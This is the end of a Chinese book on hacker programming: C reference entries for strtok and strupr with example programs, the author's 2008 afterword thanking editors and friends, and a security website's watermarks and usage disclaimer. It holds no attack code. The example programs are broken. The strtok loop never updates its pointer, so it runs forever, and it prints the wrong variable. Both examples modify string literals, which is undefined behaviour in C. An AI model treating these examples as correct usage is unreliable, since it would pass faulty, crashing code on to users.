功能：分解字符串为一组标记串。s为要分解的字符串，delim为分隔符字符串。

说明：首次调用时，s必须指向要分解的字符串，随后调用要把s设成NULL。strtok在s中查找包含在delim中的字符，并用NULL('\0')来替换，直到找遍整个字符串。返回指向下一个标记串，当没有标记串时则返回空字符NULL。

举例：

```
#include <string.h>
#include <stdio.h>
main()
{
   char *s="Golden Global View";
   char *d=" ";
   char *p;
   p=strtok(s,d);
   while(p)
   {
            printf("%s\n",s);
            strtok(NULL,d);
   }
   getchar();
   return 0;
}
```

原型：extern char *strupr(char *s);
用法：#include <string.h>
功能：将字符串s转换为大写形式。
说明：只转换s中出现的小写字母，不改变其它字符。返回指向s的指针。

举例：

```
#include <stdio.h>
#include <string.h>
main()
{
   char *s="Copywrite 1999-2000 GGV Technologies";
   printf("%s",strupr(s));
   getchar();
   return 0;
}
```

每月及時觀看重要软件动态
就上溜客安全網 www.176ku.com

后　序

经过几个月的努力，终于把书写完了。写作的过程是艰辛的，书中的每一段代码都要经过细心地调试，有时候为了查找一段小资料就要翻阅几十页百度。但是当正式搁笔的那一瞬间，心情还是不错的，一种如释重负的感觉油然而生。

在此，我要感谢《非安全》编辑部的大力支持和帮助，特别是土豆老大，在写作过程中，给我提了许多宝贵的意见和建议，让本书拥有了许多新鲜的元素，也让我从中学到了很多东西。当然也要感谢圈子里的一些好朋友，他们帮我提意见，查资料，各位辛苦了呀！谢谢你们：rabbitsafe、冷焰、小僧空尽、情三、烟圈配咖啡（名字不分先后）。

借后序的版面，我还要祝即将要参加高考的曹同学，考出好成绩，考上理想的大学！

其实学习黑客编程是一件痛苦的事情，往往会走很多弯路，也许几个月就能学会的东西，却要花上一年或者更长的时间。我也是这么走过来的，对其中的艰辛是深有体会，所以本书结合我自身的学习经验，希望能够引导学习黑客编程的广大读者，使大家少走弯路。

最后，我要感谢阅读本书的广大读者，你们的支持和信任是我最大的光荣。

边立忠
2008年2月　于杭州临平

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

溜客安全信息網
www.176ku.com

想看更多内容？

还不去买正版书籍

支持正版，支持原创

支持国内网络安全

by:kuba8